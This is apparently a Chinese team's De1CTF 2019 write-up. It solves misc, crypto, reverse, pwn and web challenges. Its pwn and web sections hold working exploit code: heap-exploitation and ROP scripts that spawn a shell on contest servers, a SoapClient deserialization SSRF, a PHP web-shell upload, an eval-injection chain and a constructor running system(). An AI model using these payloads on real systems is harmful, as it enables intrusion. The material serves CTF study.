De1CTF 2019 天枢 WriteUp

Dubhe / 2019-08-06 07:26:00 / 浏览数 5987 安全技术 CTF 顶(1) 踩(0)

Misc

Mine Sweeping

勇气、危机、未知、热血、谋略，的3A级游戏大作——扫雷

题目是一个Unity游戏，将其Assembly-CSharp.dll放到dnSpy里，看到其地图分析的逻辑。找到其地图相关的信息。

找到了一个DevilsInHeaven数组，但这个数组并不是按照顺序来的，其中的每一个数据，是从下往上的某一列的数据，1为有雷，0为没有。

然后还找到了Changemap的函数，该函数说明了这个雷的分布也不是完全和前面那个数组一样的，有一些位置（6个）被进行了随机。

这个扫雷雷太多了，所以是不可能正常的扫出来的。

由于ChangeMap改的非常少，所以每次的图其实差别不大。发现了左上左下和右下的大方框和右上的小方框，感觉是向左旋转90度的二维码。

然后一列一列试DevilsInHeaven数组中的数据，找到对应的列

然后整出二维码，扫描二维码得flag

Deep Encrypt

一道机器学习的题目，给了模型，直接加载模型，看其结构，发现是wx+b=y的线性模型，已知y求x，因为w不是方阵，不能简单通过求逆得到，这里将给定的y作为目标，

```
import h5py
import numpy as np
import keras.models as models
import tensorflow as tf


def mse(true, predict):
   loss = np.average(np.abs(true - predict))
   return loss


input_file = np.loadtxt('DeepEncrypt/flag_sample.txt')
output_file = np.loadtxt('DeepEncrypt/enc_sample.txt')

model = models.load_model('DeepEncrypt/enc.hdf5')
model.summary()
layer1 = model.get_layer(index=1)
weights = layer1.get_weights()
W = weights[0]
b = weights[1]
print('W:', np.shape(W), 'b:', np.shape(b))

label = np.loadtxt('DeepEncrypt/flag_enc.txt')

input_op = tf.placeholder(tf.float32, [128, 64])
label_op = tf.placeholder(tf.float32, [64])

W_op = tf.Variable(tf.truncated_normal([1, 128]))
pred = tf.matmul(tf.sigmoid(W_op), input_op)

loss = tf.reduce_mean(tf.abs(label_op - pred))
optimizer = tf.train.AdamOptimizer(learning_rate=1e-3)
train_op = optimizer.minimize(loss)

with tf.Session() as sess:
   sess.run(tf.global_variables_initializer())
   for i in range(10000):
       _, loss_value = sess.run([train_op, loss],
                                feed_dict={input_op: W, label_op:label - b})
       if i % 100 == 0:
```

```
            print(i, loss_value)

    result = np.array(sess.run(W_op))
    result[result > 0.5] = 1
    result[result < 0.5] = 0
    print(result.astype(np.uint8))
    print(mse(np.matmul(result, W) + b, label))
```

Crypto

xorz

flag位数较短，所以对flag逐字符爆破，对flag每一个字符使其与ciphertext对应位置的字符做xor，因为猜测plaintext为英文，所以xor结果如果在英文文字范围内即可能正

```
import string
length = 30
flag_dic = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_'
plain_dic = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ,. '
cipher = '1e5d4c055104471c6f234f5501555b5a014e5d001c2a54470555064c443e235b4c0e590356542a130a4242335a47551a590a136f1d5d4d440b09
list_flag = []
for i in range(0,length):
  list_i = []
  for flag_byte in flag_dic:
      count = 0
      for j in range(i,600,length):
          if chr(ord(flag_byte)^ord(cipher[j])) in plain_dic:
              count += 1
      if count>=600/length-1:
          list_i.append(flag_byte)
  list_flag.append(list_i)
print list_flag
```

Baby Rsa

各种方法混搭，用到了低加密指数攻击、低加密指数广播攻击、e与phi(n)不互素时开方、yafu分解两个大小接近的p和q

最后一步解用到的方法：
https://blog.csdn.net/chenzzhenguo/article/details/94339659
结果：
de1ctf{9b10a98b-71bb-4bdf-a6ff-f319943de21f}

Baby lfsr

题目给了一个lfsr，隐藏了mask和初始的key，mask和key的长度是256bit；又给出了504位的输出。先爆破8bit，把输出补充到512bit，mask，最后用mask还原出key。爆

```
from sage.all_cmdline import *
import hashlib

GF2 = GF(2);
def pad(m):
    pad_length = 8 - len(m)
    return pad_length*'0' + m

for x in range(2 ** 8):
    a = '0010100101111010000011011011110100000011110110011011110110001000011000111110000100011001011101100110000011001110101111
    a = a + pad(bin(x)[2:])
    #print a, len(a)

    A = []
    for i in range(512-256):
        A.append([int(op) for op in a[i:i+256]])
    A = matrix(GF2,A)
    #print A.rank()
    if A.rank() != 256:
        continue
    last = a[256:]
    b = [int(op) for op in last]
    b = vector(GF2, b)

    mask = A.solve_right(b)
```

```
    sss = ''
    for x in range(256):
        sss += str(mask[x])
    print  sss
    mask = int(sss, 2)


    #mask = 0b0000100101000010111000001101111011101111100010110001001110100000011100101110001111100001011110000111110011000111

    N = 256
    F = GF(2)

    b = a
    R = [vector(F, N) for i in range(N)]

    for i in range(N):
        R[i][N - 1] = mask >> (N-1 - i) & 1

    for i in range(N - 1):
        R[i + 1][i] = 1

    M = Matrix(F, R)
    M = M ** N
    vec = vector(F, N)
    row = 0
    for i in range(N / 8):
        t = int(a[i*8:i*8+8],2)
        for j in xrange(7, -1, -1):
            vec[row] = t >> j & 1
            row += 1

    print 'rank of M:',rank(M)
    if M.rank() != 256:
        continue


    num = int(''.join(map(str, list(M.solve_left(vec)))), 2)
    print num
    KEY = num
    FLAG = "de1ctf{"+hashlib.sha256(hex(KEY)[2:].rstrip('L')).hexdigest()+"}"
    if FLAG[7:11]=='1224':
        print FLAG
        break
```

Pwn

Weapon

没有输出的UAF堆题，通过stdout泄漏地址即可，需要爆破一下。

```
from pwn import *

context.log_level = 'debug'
context.terminal = ['tmux', 'split', '-h']

def add(p, idx, size, content):
    p.sendlineafter('choice >> ', str(1))
    p.sendlineafter('wlecome input your size of weapon: ', str(size))
    p.sendlineafter('input index: ', str(idx))
    p.sendafter('input your name:', content)


def delete(p, idx):
    p.sendlineafter('choice >> ', str(2))
    p.sendlineafter('input idx :', str(idx))


def edit(p, idx, content):
    p.sendlineafter('choice >> ', str(3))
```

```
    p.sendlineafter('input idx: ', str(idx))
    p.sendafter('new content:', content)



def pwn():
    DEBUG = 0

    if DEBUG == 1:
        p = process('./pwn')
        gdb.attach(p)
    else:
        p = remote('139.180.216.34', 8888)

    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

    add(p, 0, 0x60, 'sunichi'.ljust(0x58, '\x00') + p64(0x70))
    add(p, 1, 0x60, 'sunichi')
    add(p, 2, 0x60, 'sunichi')
    add(p, 3, 0x60, 'sunichi')
    add(p, 4, 0x60, 'sunichi')

    add(p, 7, 0x60, 'sunichi')
    add(p, 8, 0x60, 'sunichi')
    add(p, 9, 0x60, 'sunichi')

    delete(p, 0)
    delete(p, 2)

    edit(p, 2, '\x60')
    add(p, 2, 0x60, 'sunichi')
    add(p, 5, 0x60, p64(0) + p64(0x70+0x71))

    delete(p, 1)

    edit(p, 5, p64(0) + p64(0x71) + '\xdd\x25')

    delete(p, 0)
    delete(p, 3)

    edit(p, 3, '\x70')

    add(p, 3, 0x60, 'sunichi')
    add(p, 1, 0x60, 'sunichi')
    payload = '\x00\x00\x00' + 6 * p64(0) + p64(0xfbad1800) + p64(0) * 3 + '\x00'
    add(p, 6, 0x60, payload)

    p.recvuntil(p64(0xfbad1800) + p64(0) * 3)

    recv = p.recv(8)
    libc.address = u64(recv) - (0x00007ffff7dd2600 - 0x00007ffff7a0d000)

    delete(p, 8)
    edit(p, 8, p64(libc.symbols['__malloc_hook'] - 0x13))
    add(p, 8, 0x60, 'sunichi')
    add(p, 8, 0x60, '\x00\x00\x00' + p64(libc.address + 0xf02a4))

    delete(p, 9)
    delete(p, 9)

    print hex(libc.address)

    p.interactive()
    p.close()

if __name__ == '__main__':
    pwn()
```

A+B Judge

非预期解

```
#include <stdlib.h>

void main(void) {
   system("cat flag");
   return;
}
```

Mimic Note

off-by-null，32位和64位p64和p32的情况刚好不一致，可以利用不同idx的堆块在两边分别unlink。然后同时修改两个程序（核心步骤）的atoi@got到gadget处进行RO

```
from pwn import *

#context.log_level = 'debug'
context.terminal = ['tmux', 'split', '-h']


def add(p, size):
   p.sendlineafter('>> ', str(1))
   p.sendlineafter('size?\n', str(size))


def delete(p, idx):
   p.sendlineafter('>> ', str(2))
   p.sendlineafter('index ?\n', str(idx))


def show(p, idx):
   p.sendlineafter('>> ', str(3))
   p.sendlineafter('index ?\n', str(idx))


def edit(p, idx, content):
   p.sendlineafter('>> ', str(4))
   p.sendlineafter('index ?\n', str(idx))
   p.sendafter('content?\n', content)
   #sleep(0.5)


def pwn(count):
   DEBUG = 0
   arch = ''

   elf32 = ELF('./mimic_note_32')
   elf64 = ELF('./mimic_note_64')

   #if DEBUG == 1 and arch == '64':
   #    p = process('./mimic_note_64')
   #elif DEBUG == 1 and arch == '32':
   #    p = process('./mimic_note_32')
   if DEBUG == 1:
       #p = process('./mimic')
       #p = remote('127.0.0.1', 9999)
       p = process('./mimic')
   else:
       p = remote('45.32.120.212', 6666)

   if DEBUG == 1:
       #pass
       gdb.attach(p)


   # 64 bit unlink
   add(p, 0x100-8) # 0
   add(p, 0x100-8) # 1
   add(p, 0x100-8) # 2
   add(p, 0x100-8) # 3
   delete(p, 0)
```

```
payload = 'a' * (0xf0) + p64(0x200)
edit(p, 1, payload)

delete(p, 2)

add(p, 0x1f8) # 0 is 1
add(p, 0xf8)  # 2

payload = p64(0) + p64(0xf1) + p64(0x6020b0-0x18) + p64(0x6020b0-0x10)
payload = payload.ljust(0xf0, '\x00') + p64(0xf0)
edit(p, 1, payload)
delete(p, 2)

# 32 bit unlink
add(p, 0x100-8)
add(p, 0x100-8)

add(p, 0x100-4) # 32 bit 5/6/7
add(p, 0x100-4)
add(p, 0x100-4)
add(p, 0x100-4)

delete(p, 5)
payload = 'a' * 0xf8 + p32(0x200)
edit(p, 6, payload)
delete(p, 7)

add(p, 0x1f8+4) # 5 is 6
add(p, 0xf8+4)  # 7
payload = p32(0) + p32(0xf9) + p32(0x804a090-0x18/2) + p32(0x804a090-0x10/2)
payload = payload.ljust(0xf8, '\x00') + p32(0xf8)
edit(p, 6, payload)
delete(p, 7)

# 64 idx 1 /// 32 idx 6

payload = p64(0) + p64(0x602050) + p64(0x20) + p64(0x602818) + p64(0x1000) + p64(0x602200) + p64(0x1000)[:5]
edit(p, 1, payload)   #0x602058


payload = p32(0xf8) + p32(0x804a060) + p32(0x100) + p32(0x804a060) + p32(0x1000)[:3]
edit(p, 6, payload)
payload = p32(elf32.got['atoi']) + p32(0x20) + p32(0x804a200) + p32(0x1000) + p32(0x804a7fc) + p32(0x1000) + p32(0x0804a018
edit(p, 6, payload)

edit(p, 3, p32(0x080489fb)) # test

############### 64 bit ROP
# call read to change write@got to syscall
ROP64 = p64(0x400c2a) + p64(0) + p64(1) + p64(elf64.got['read']) + p64(1) + p64(elf64.got['write']) + p64(0) + p64(0x400C10
ROP64 += p64(0) * 2 + p64(0x602700) + p64(0) * 4
ROP64 += p64(0x400c2a) + p64(0) + p64(1) + p64(elf64.got['read']) + p64(1) + p64(0x602200) + p64(0) + p64(0x400C10)
ROP64 += p64(0) * 2 + p64(59+0x30) + p64(0) * 3 + '/bin/sh\x00'# 0x602900 binsh

# set rax
ROP64 += p64(0x400B2B) + p64(0) + p64(0)

# call syscall
ROP64 += p64(0x400c2a) + p64(0) + p64(1) + p64(elf64.got['write']) + p64(0) + p64(0) + p64(0x602900) + p64(0x400C10)
ROP64 += p64(0) * 2 + p64(0x602700) + p64(0) * 4 + p64(0xdeadbeef)

edit(p, 1, ROP64)

############### 64 bit ROP

############### 32 bit ROP
read_plt = 0x8048460
write_got = 0x804A02C
write_plt = 0x80484D0
```

```
    p_4reg_32 = 0x080489f8
    p_ebx_32 = 0x08048439
    bin_sh_addr = 0x804a2e8

    # call read to change write@got to syscall
    ROP32 = p32(read_plt)+p32(p_4reg_32)+p32(0)+p32(0x804a300)+p32(1)+p32(0)
    ROP32 += p32(read_plt)+p32(p_4reg_32)+p32(0)+p32(write_got)+p32(1)+p32(0)
    ROP32 += p32(read_plt)+p32(p_4reg_32)+p32(0)+p32(0)+p32(0)+p32(0)

    # set eax, edx
    ROP32 += p32(0x080489f9) + p32(0) + p32(0) + p32(0xb+0x2c)
    ROP32 += p32(0x8048907)
    ROP32 += p32(0) * 9
    ROP32 += p32(0x8048588)

    # set ebx and call syscall
    ROP32 += p32(p_ebx_32)+p32(bin_sh_addr)+p32(write_plt)

    edit(p, 2, ROP32)

    ############### 32 bit ROP

    # trigger ROP
    payload = p32(0x80489ee) + p32(0) + p64(0x400c2f)[:6]
    edit(p, 0, payload)

    #raw_input()
    payload = p32(0x602800) + p32(0) + p32(0x804a800-8) + p32(0x8048568) + p64(0x400c2d) + p64(0x602800)[:6]
    p.sendafter('>> ', payload)


    ##### first read to change write@got in 64bit
    p.send('\x7b')

    ##### second read to change write@got in 32bit
    p.send(chr(count))

    p.interactive()
    p.close()

if __name__ == '__main__':
        pwn(108) # Bruteforce 32 bit libc
```

Reverse

Re_sign

upx壳
对用户输入进行魔改后的base64加密，然后再与标准base64编码表下标组成的特定数组进行对比。

Cplusplus

C++的逆向，输入首先被分为三段，每段都是纯数字，格式是12@345#678。之后分别对三段进行验证。第一段实现了Mersenne
twister这个伪随机数算法，用户的输入是随机种子，不过会检查用户的输入小于0X6F，这个量级太小了，用x64dbg动态调，然后手动输入就爆破出来了，比较幸运我是从
之后第二段直接验证了输入的每一位，比较简单。第三段是由第一段生成的，也很简单。最后就得到了答案。

signal vm

main函数首先fork了一下，子进程首先ptarce_traceme，之后执行一大段非法指令，父进程调用ptrace，对子进程进行trace。
每次子进程出现异常时，父进程都会监控到，拿到子进程的寄存器值和当前执行指令，根据指令进行一系列操作。如同题目一样，实现了基于signal的虚拟机，父进程实际执
之后就是逆向分析了，先分析opcode，之后反汇编，反编译，最后看懂代码的含义，逆向。关键的代码对用户输入和7*10的矩阵做乘法，最后和目标矩阵对比。解一个矩阵
opcode手工反编译

```
opcode                  stat            asm                         comment

06 01 06 00 00 00 00    4               mov  reg_6, num(0)
06 01 03 00 00 00 00    4               mov  reg_3, num(0)
00 00 00 0F             b               jmp  num(0F)                ;jump L0
00 00 00
```

```
CC
L1: check input size
00 01 03 01 00 00 00    5               add  reg_3, 1

L0:
06 00 00 03             4               mov  reg_0, reg_3
06 00 02 00             4               mov  reg_2, reg_0
06 01 00 32 00 00 00    4               mov  reg_0, num(32)
CC
00 00 00 02             5               add  reg_0, reg_2
06 02 00 00             4               load reg_0, mem:reg_0       ;input[0]

30 C0
F6 F8 01 00 00 00 00 00 8               cmp  reg_0, num(0)
00 00 02 D6 FF FF FF    b               jne   num(d6)               ;jump L1

30 C0
F6 F8 01 03 46 00 00 00 8               cmp  reg_3, num(0x46)       ;len
00 00 01 15 00 00 00    b               jeq  num(0x15)              ;jump L2

06 01 00 00 00 00 00    4               mov  reg_0, 0
00 00 00 E1 01 00 00    b               jmp num (0x01E1)            ;ret(0)


;-------------------------------------------------------------------------------
L2:
06 01 03 00 00 00 00    4               mov  reg_3, num(0)          ;i = 0
00 00 00 40 01 00 00    b               jmp  num(0x0140)            ;jump L8

L3:
06 01 04 00 00 00 00    4               mov  reg_4, num(0)          ;j = 0
00 00 00 11 01 00 00    b               jmp  num(0x0111)            ;jump L4

L5:
06 01 06 00 00 00 00    4               mov  reg_6, num(0)          ;res = 0
06 01 05 00 00 00 00    4               mov  reg_5, num(0)          ;k = 0
00 00 00 A1 00 00 00    b               jump  num(0xA1)             ;jump L6

L7:
06 00 02 03             4               mov  reg_2, reg_3           ;tmp_1 = i
06 00 00 02             4               mov  reg_0, reg_2
CC
08 01 00 03 00 00 00    5               LS   reg_0, 3
CC
01 00 00 02             5               sub  reg_0, reg_2
06 00 02 00             4               mov  reg_2, reg_0           ;tmp_1 = 7*i
06 00 00 05             4               mov  reg_0, reg_5
CC
00 00 00 02             5               add  reg_0, reg_2           ;
06 00 02 00             4               mov  reg_2, reg_0           ;tmp_1 += k
06 01 00 32 00 00 00    4               mov  reg_0, num(0x32)       ;offset
CC
00 00 00 02             5               add  reg_0, reg_2           ;tmp_1 += 50; tmp_1 = 7*i + k + 50
06 02 01 00             4               load reg_1, mem:reg_0       ;tmp_1 = input[7*i + k]
06 00 02 05             4               mov  reg_2, reg_5
06 00 00 02             4               mov  reg_0, reg_2
CC
08 01 00 03 00 00 00    5               LS   reg_0, 3               ;
CC
01 00 00 02             5               sub  reg_0, reg_2           ;tmp_2 = 7*k
06 00 02 00             4               mov  reg_2, reg_0
06 00 00 04             4               mov  reg_0, reg_4
CC
00 00 00 02             5               add  reg_0, reg_2           ;tmp_2 += j
06 00 02 00             4               mov  reg_2, reg_0
06 01 00 00 00 00 00    4               mov  reg_0, 0
CC
00 00 00 02             5               add  reg_0, reg_2           ;
06 02 02 00             4               load reg_2, mem:[reg_0]     ;chr = mem[tmp_2] = mem[(7*k + j) ]
```

```
06 00 00 01            4              mov  reg_0, reg_1
CC
02 00 00 02            5              mult reg_0, reg_2          ;tmp_3 = chr * tmp_1
CC
04 01 00 00 01 00 00   5              mod  reg_0, num(0x100)     ;tmp_3 %= 0x100
CC
00 00 06 00            5              add  reg_6, reg_0          ;res += tmp3
CC
04 01 06 00 01 00 00   5              mod  reg_6, num(0x100)     ;res %= 0x100
06 00 00 05            4              mov  reg_0, reg_5
CC
00 01 00 01 00 00 00   5              add  reg_0, 1
06 00 05 00            4              mov  reg_5, reg_0          ;k += 1
30 C0

L6:
F6 F8 01 05 06 00 00 00 8             cmp reg_5, num(6)
00 00 06 5C FF FF FF   b              jle num(0XFF5C)            ;jump L7

06 00 02 03            4              mov  reg_2, reg_3
06 00 00 02            4              mov  reg_0, reg_2
CC
08 01 00 03 00 00 00   5              LS   reg_0, 3              ;
CC
01 00 00 02            5              sub  reg_0, reg_2          ;tmp_1 = 7 * i
06 00 02 00            4              mov  reg_2, reg_0
06 00 00 04            4              mov  reg_0, reg_4
CC
00 00 00 02            5              add  reg_0, reg_2          ;tmp_1 += j
06 00 02 00            4              mov  reg_2, reg_0
06 01 00 96 00 00 00   4              mov  reg_0, num(0x96)
CC
00 00 00 02            5              add  reg_0, reg_2          ;tmp_1 += 0x96
06 00 01 06            4              mov  reg_1, reg_6
06 20 00 01            4              sto  MEM:[reg_0], reg_1    ;mem[tmp_1] = res

06 00 00 04            5              mov  reg_0, reg_4
CC
00 01 00 01 00 00 00   5              add  reg_0, 1
06 00 04 00            4              mov  reg_4, reg_0          ;j += 1

L4:
F6 F8 01 04 06 00 00 00 b             cmp reg_4, num(6)
00 00 06 EC FE FF FF   8              jle num(0XFFEC)            ;jump L5


06 00 00 03            4              mov reg_0, reg_3           ;i += 1
00 01 00 01 00 00 00   5              add reg_0, 1
06 00 03 00            4              mov reg_3, reg__0

L8:
F6 F8 01 03 09 00 00 00 8             cmp reg_3, num(9)
00 00 06 BD FE FF FF   b              jle num(0xFFBD)            ;jump L3
;-------------------------------------------------------------------------------

L10:
06 01 03 00 00 00 00   4              mov  reg_3, 0              ;i = 0
00 00 00 63 00 00 00   8              jmp  num(0x63)             ;jump L9

06 00 00 03            4              mov  reg_0, reg_3
06 00 02 00            4              mov  reg_2, reg_0
06 01 00 96 00 00 00   4              mov  reg_0, num(0x96)

CC
00 00 00 02            5              add  reg_0, reg_2          ;tmp = i + 0x96
06 02 01 00            4              mov  reg_1, reg_0
06 00 00 03            4              mov  reg_0, reg_3
06 00 02 00            4              mov  reg_2, reg_0
06 01 00 FA 00 00 00   4              mov  reg_0, num(0xFA)
```

```
CC
00 00 00 02             5               add  reg_0, reg_2           ;tmp_2 = i + 0xFA
06 02 00 00             4               load reg_0, mem:reg_0       ;reg_0 = mem[tmp_2]

30 C0
F6 F8 00 01 00          8               cmp  reg_1, reg_0           ;if tmp == tmp_2; i + 0x96 == mm[i + 0xFA]
00 00 01 15 00 00 00    b               jeq  num(15)                ;jump L11

06 01 00 00 00 00 00    4               mov  reg_0, 0               ;ret 0
00 00 00 2F 00 00 00    b               jmp  num(0x2F)              ;jump END

L11:
06 00 00 03             4               mov  reg_0, reg_3
CC
00 01 00 01 00 00 00    5               add  reg_0, 1
06 00 03 00             4               mov  reg_3, reg_0           ;i+=1
30 C0

L9:
F6 F8 01 03 45 00 00 00 8               cmp  reg_3, num(0x45)       ;i == 0x45
00 00 06 9A FF FF FF    b               jle  num(0xFF9A)            ;jump L10

06 01 00 01 00 00 00    4               mov  reg_0, num(1)          ;ret 1
END:
```

z3解矩阵方程脚本

```
from z3 import *

a = [[0xD6, 0x4D, 0x2D, 0x85, 0x77, 0x97, 0x60],
[0x62, 0x2B, 0x88, 0x86, 0xCA, 0x72, 0x97],
[0xEB, 0x89, 0x98, 0xF3, 0x78, 0x26, 0x83],
[0x29, 0x5E, 0x27, 0x43, 0xFB, 0xB8, 0x17],
[0x7C, 0xCE, 0x3A, 0x73, 0xCF, 0xFB, 0xC7],
[0x9C, 0x60, 0xAF, 0x9C, 0xC8, 0x75, 0xCD],
[0x37, 0x7B, 0x3B, 0x9B, 0x4E, 0xC3, 0xDA],
[0xD8, 0xCE, 0x71, 0x2B, 0x30, 0x68, 0x46],
[0x0B, 0xFF, 0x3C, 0xF1, 0xF1, 0x45, 0xC4],
[0xD0, 0xC4, 0xFF, 0x51, 0xF1, 0x88, 0x51]]

b =[[0x41, 0x6C, 0x6D, 0x6F, 0x73, 0x74, 0x20],
[0x68, 0x65, 0x61, 0x76, 0x65, 0x6E, 0x20],
[0x77, 0x65, 0x73, 0x74, 0x20, 0x76, 0x69],
[0x72, 0x67, 0x69, 0x6E, 0x69, 0x61, 0x2C],
[0x20, 0x62, 0x6C, 0x75, 0x65, 0x20, 0x72],
[0x69, 0x64, 0x67, 0x65, 0x20, 0x6D, 0x6F],
[0x75, 0x6E, 0x74, 0x61, 0x69, 0x6E, 0x73]]

print a
print b
s = Solver()
mat = [[BitVec('x%d' % (x+y*7) , 8) for x in range(7)] for y in range(10)]

for i in range(10):
   for j in range(7):
       res = 0
       for k in range(7):
           res += mat[i][k] * b[k][j]
       s.add(res == a[i][j])

print s.check()
m = s.model()
print m
ans = ''
for i in range(10):
   for j in range(7):
       ans += chr(int(str(m[ mat[i][j]])) )

print ans
```

Web

SSRF Me

```
import requests
conn = requests.Session()

url = "http://139.180.128.86"
def geneSign(param):
   data = {
       "param": param
   }
   resp = conn.get(url+"/geneSign",params=data).text
   print resp
   return resp

def challenge(action,param,sign):
   cookie={
       "action":action,
       "sign":sign
   }
   params={
       "param":param
   }
   resp = conn.get(url+"/De1ta",params=params,cookies=cookie)
   return resp.text
filename = "local_file:///app/flag.txt"
a = []
for i in range(1):
   sign = geneSign("{}read".format(filename.format(i)))
   resp = challenge("readscan",filename.format(i),sign)
   if("title" in resp):
       a.append(i)
   print resp,i
print a
```

ShellShellShell

首先可以通过备份文件下载到源码，
在publish中

```
function publish()
   {
       ......
               @$ret = $db->insert(array('userid','username','signature','mood'),'ctf_user_signature',array($this->userid,$thi
       .....
```

存在注入点
然后可以注入出admin密码jaivypassword
但是要求127.0.0.1登录。所以我们通过反序列化漏洞制造SSRF登录

```
$target = "http://127.0.0.1/index.php?action=login";
$post_string = 'username=admin&password=jaivypassword&code=ff58612ddcaf52008dff6fcc13bda79f';
$headers = array(
   'Cookie: PHPSESSID=9l9ffojnajbukkljoth3ok8gv5',
   'Connection: close'
);
$b = new SoapClient(null,array('location' => $target,'user_agent'=>'wupco^^Content-Type: application/x-www-form-urlencoded^^'.
$aaa = serialize($b);
$aaa = str_replace('^^',"\r\n",$aaa);
// $b = unserialize($aaa);
// $b->a();
echo urlencode($aaa);
```

之后登录，上传shell以及代理工具，进行内网渗透


```
POST /index.php HTTP/1.1
Host: 172.18.0.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/
Content-Type: multipart/form-data; boundary=--------------------------16260195443769
Content-Length: 705
Connection: close
Upgrade-Insecure-Requests: 1

----------------------------16260195443769
Content-Disposition: form-data; name="hello"
Content-Type: application/octet-stream

/tmp/comrade.php
----------------------------16260195443769
Content-Disposition: form-data; name="file[1]"
Content-Type: application/octet-stream

abc
----------------------------16260195443769
Content-Disposition: form-data; name="file[2]"
Content-Type: application/octet-stream

../../../../../../../tmp/comrade.php
----------------------------16260195443769
Content-Disposition: form-data; name="file"; filename="haha.php"
Content-Type: application/octet-stream

@<?php echo `find / -name "*flag*"`; ?>
----------------------------16260195443769--
```

得到flag

Giftbox

login 命令存在注入点
首先通过注入获得admin密码



开始没有意识到totp到interval=5，只好用前端去爆破
之后

```
from pyotp import TOTP
import requests
import base64
import time
import json

url = "http://222.85.25.41:8090/shell.php"
conn = requests.Session()
totp = TOTP('GAXG24JTMZXGKZBU',8,interval=5)

def send(content):
   param = {
       'a':content,
       "totp":totp.now(),
       "x":"""
chdir('img');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');echo(fil
       """,
   }
   resp = conn.get(url,params=param)
   print(resp.text)
def login():
   send("login admin hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintttt_23333}")
def destruct():
   send("destruct")
def launch():
   send("launch")
def add(name,val):
   assert(len(val) < 13)
   send("targeting {} {}".format(name,val))

login()
destruct()
add("b","{$_GET{x}}")
add("c","${eval($b)}")
add("d","$d")
launch()
```

flag:de1ctf{h3r3_y0uuur_g1fttt_0uT_0f_b0o0o0o0o0xx}

cloudmusic_rev

将本题的so库与国赛的so库进行了对比，发现除了国赛的漏洞被“修补”外，没有其它改动。但是这个“修补”本身也存在另一个漏洞。当strlen正好为0x70的时候，会导致me

```
unsigned __int64 __fastcall read_title(__int64 a1, __int64 a2)
{
 unsigned __int64 result; // rax
 __int64 v2; // rax
 __int64 v3; // rax MAPDST

 result = load_tag((const char *)a1, a2);
 if ( result )
 {
   v2 = tag_get_title(result);
   v3 = parse_text_frame_content(v2);
   result = strlen(*(const char **)(v3 + 8));
   if ( result <= 0x70 )
   {
     mframe_size = strlen(*(const char **)(v3 + 8));
     result = (unsigned __int64)strcpy((char *)&mem_mframe_data, *(const char **)(v3 + 8));
   }
 }
 return result;
}
```

构造相应的mp3文件

上传得到管理员密码，之后通过固件上传

```c
#i 正在加载...dio.h>
#include <stdlib.h>

char * version = "cloudmusic_rev";

__attribute((constructor)) void fun(){
    system("/usr/bin/tac /flag > /var/www/html/uploads/firmware/xxx");
}
```

这其中需要用任意文件读，在share.php

